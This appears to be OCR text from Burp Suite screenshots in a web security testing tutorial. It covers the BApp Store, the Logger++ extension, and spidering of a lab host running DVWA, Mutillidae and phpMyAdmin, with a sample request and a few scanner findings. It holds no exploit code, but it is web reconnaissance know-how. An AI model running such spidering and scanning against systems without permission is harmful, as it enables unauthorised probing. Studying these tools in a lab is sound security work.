
The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 122 bits.


Effective Entropy


The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.






Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Extensions BApp Store APIs Options
BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.
Name Installed Rating Detail
.NET Beautifier
AES Payloads Pro extension
Active Scan++
Additional Scanner Checks
AuthMatrix
Authz
Autorize
Backslash Powered Scanner Pro extension
Batch Scan Report Gener... Pro extension
Blazer
Bradamsa
Browser Repeater
Buby
Burp CSJ
Burp Chat
Burp-hash Pro extension
BurpSmartBuster
Bypass WAF
CO2
CSP Auditor
CSP-Bypass
CSRF Scanner Pro extension
CSRF Token Tracker
CSurfer
Carbonator
Code Dx
Commentator
Content Type Converter
Copy As Python-Requests
Custom Logger
Custom Parameter Handler
CustomDeserializer
Decompressor
Detect Dynamic JS
Distribute Damage Pro extension
Dradis Framework
ElasticBurp
Error Message Checks Pro extension
EsPReSSO
ExtendedMacro
Faraday
Flow
GWT Insertion Points Pro extension
Git Bridge
Google Hack
HTML5 Auditor Pro extension
HTTPoxy Scanner Pro extension
Refresh list
Manual install ...
.NET Beautifier
This extension beautifies .NET requests to make the body parameters more human readable. Built-in parameters like __VIEWSTATE have their values masked. Form field names have the auto-generated part of their name removed.
Requests are only beautified in contexts where they can be edited, such as the Proxy intercept view.
For example, a .NET request with the following body:
__VIEWSTATE=%2oiAIHfiohsdoigjKLASgjghajklgjSDGsjdglSDJg9SDJGsdgjSGJDDSasdfja9sdjfasdfja0sdfja
... [1000 lines later] ...
&ctl00%24ctl00%24InnerContentPlaceHolder%24Element_42%24ctl00%24FrmLogin%24TxtUsername_intern
al=username&ctl00%24ctl00%24InnerContentPlaceHolder%24Element_42%24ctl00%24FrmLogin%24TxtPass
word_internal=password&ctl00%24ctl00%24InnerContentPlaceHolder%24Element_42%24ctl00%24BtnLogi
n=Login
will be displayed like this:
__VIEWSTATE=&TxtUsername_internal=username&TxtPassword_internal=password&BtnLogin=Login
This is done without compromising the integrity of the underlying message so you can edit parameter values and the request will be correctly reconstructed. You can also send the beautified messages to other Burp tools, and they will be handled correctly.
Author: Nadeem Douba
Version: 0.3
Rating:
Submit rating
Install



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Extensions BApp Store APIs Options
BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.
Name Installed Rating Detail
Issue Poster Pro extension
J2EEScan Pro extension
JSON Decoder
JSWS Parser
JVM Property Editor
Java Deserialization Scann... Pro extension
Java Serial Killer
Java Serialized Payloads
Kerberos Authentication
Lair Pro extension
Length Extension Attacks
Logger++
Manual Scan Issues Pro extension
MessagePack
Meth0dMan
MindMap Exporter
NMAP Parser
Notes
PDF Metadata
PDF Viewer
Paramalyzer
ParrotNG Pro extension
Payload Parser
Pcap Importer Pro extension
Protobuf Decoder
Python Scripter
Random IP Address Header
Reflected File Download C...
Reflected Parameters Pro extension
Reissue Request Scripter
Report To Elastic Search Pro extension
Request Randomizer
Request Timer
Response Clusterer
Retire.js Pro extension
Reverse Proxy Detector
SAML Editor
SAML Encoder / Decoder
SAML Raider
SAMLReQuest
SQLiPy
Same Origin Method Exec... Pro extension
Sentinel
Session Auth
Session Timeout Test
Site Map Fetcher
Software Version Reporter Pro extension
Refresh list Manual install ...
Logger++
This extension can be used to log the requests and responses made by all Burp tools, and display them in a sortable table. It can also save the logged data in CSV format.
Requires Java version 7.
Author: Soroush Dalili, NCC Group
Version: 2.3
Rating: Submit rating
Install



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++
View Logs Options About
Status:
Logger++ is running
Save log table as CSV
Scope:
In scope items only
Save fill logs as CSV (slow)
Log From:
All Tools
Spider
Intruder
Scanner
Repeater
Sequencer
Proxy
Target
Extender
Reset all settings
Clear the logs
Column Settings: Right click on the columns' headers
Note 1: Extensive logging may affect Burp Suite performance.
Note 2: In order to save the data automatically, use Options > Misc > Logging
Note 3: Updating the extension will reset the table settings.



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++
Site map Scope
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://172.16.69.128
/
dav
dvwa
mutillidae
phpMyAdmin
twiki
Contents
Host Method URL Params Sta... Length MIME type
GET /dvwa/ HTML
Issues
http://172.16.69.128/dvwa
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools
Compare site maps
Expand branch
Expand requested items
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Issues
View
Show new site map window
Site map help
Response
Hex
HTTP/1.1
Advisory
Type a search term
0 matches



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++
View Logs Options About
Tool Host Method URL Params Status Response Length MIME type Extension Comment
1 Spider http://172.16.69.128 GET /phpMyAdmin/themes/ 200 1115 HTML
2 Spider http://172.16.69.128 GET /robots.txt 404 292 HTML txt
3 Spider http://172.16.69.128 GET /phpMyAdmin/themes/original/img/ 200 22483 HTML
4 Spider http://172.16.69.128 GET /phpMyAdmin/themes/original/img/ 200 22483 HTML
5 Spider http://172.16.69.128 GET /phpMyAdmin/themes/original/ 200 1678 HTML
6 Spider http://172.16.69.128 GET /phpMyAdmin/themes/original/ 200 1678 HTML
7 Spider http://172.16.69.128 GET /f408223 404 289 HTML
8 Spider http://172.16.69.128 GET /phpMyAdmin/index.php 200 3283 HTML php
9 Spider http://172.16.69.128 POST /phpMyAdmin/index.php 200 3283 HTML php
10 Spider http://172.16.69.128 GET /phpMyAdmin/themes/original/ 200 1678 HTML
11 Spider http://172.16.69.128 GET /phpMyAdmin/themes/ 200 1115 HTML
12 Spider http://172.16.69.128 GET /phpMyAdmin/themes/original/img/ 200 22483 HTML
13 Spider http://172.16.69.128 GET /phpMyAdmin/phpmyadmin.css.php 200 21389 CSS php
14 Spider http://172.16.69.128 GET /7c39296cffb71c7c 404 298 HTML
15 Spider http://172.16.69.128 GET /7f89caaec0/e39c897bd709af5f4f3a5 404 314 HTML
16 Spider http://172.16.69.128 GET /mutillidae/?page=user-info.php 200 23097 HTML
17 Spider http://172.16.69.128 GET /phpMyAdmin/themes/ 200 1115 HTML
18 Spider http://172.16.69.128 GET /twiki/ 200 782 HTML
19 Spider http://172.16.69.128 GET /mutillidae/?page=view-someones-blog.php 200 23895 HTML
20 Spider http://172.16.69.128 GET /mutillidae/styles/ 200 1123 HTML
Request Response
Raw Params Headers Hex
GET /phpMyAdmin/themes/ HTTP/1.1
Host: 172.16.69.128
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Cookie: pma_lang=en-utf-8; pma_charset=utf-8; phpMyAdmin=a53b9691ac7e7ee60cd4b2cf497d49dbdda21a43; pmaUser-1=EpVLi%2FBydJk%3D; pma_fontsize=82%25; PHPSESSID=09bc0ede3ab0cf4fbf9c99ef247367b2; username=admin; uid=17
Type a search term
0 matches



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++
Issue activity Scan queue Live scanning Issue definitions Options
Time Action Issue type Host Path Insertion point Severity Confidence Comment
34 08:33:22 7 Mar 2017 Issue found HTML does not specify charset http://www.jython.org /jythonIrcLogin.html Information Certain
35 08:33:22 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://www.jython.org /developer.htm Information Firm
36 08:33:22 7 Mar 2017 Issue found HTML does not specify charset http://www.jython.org /developer.htm Information Certain
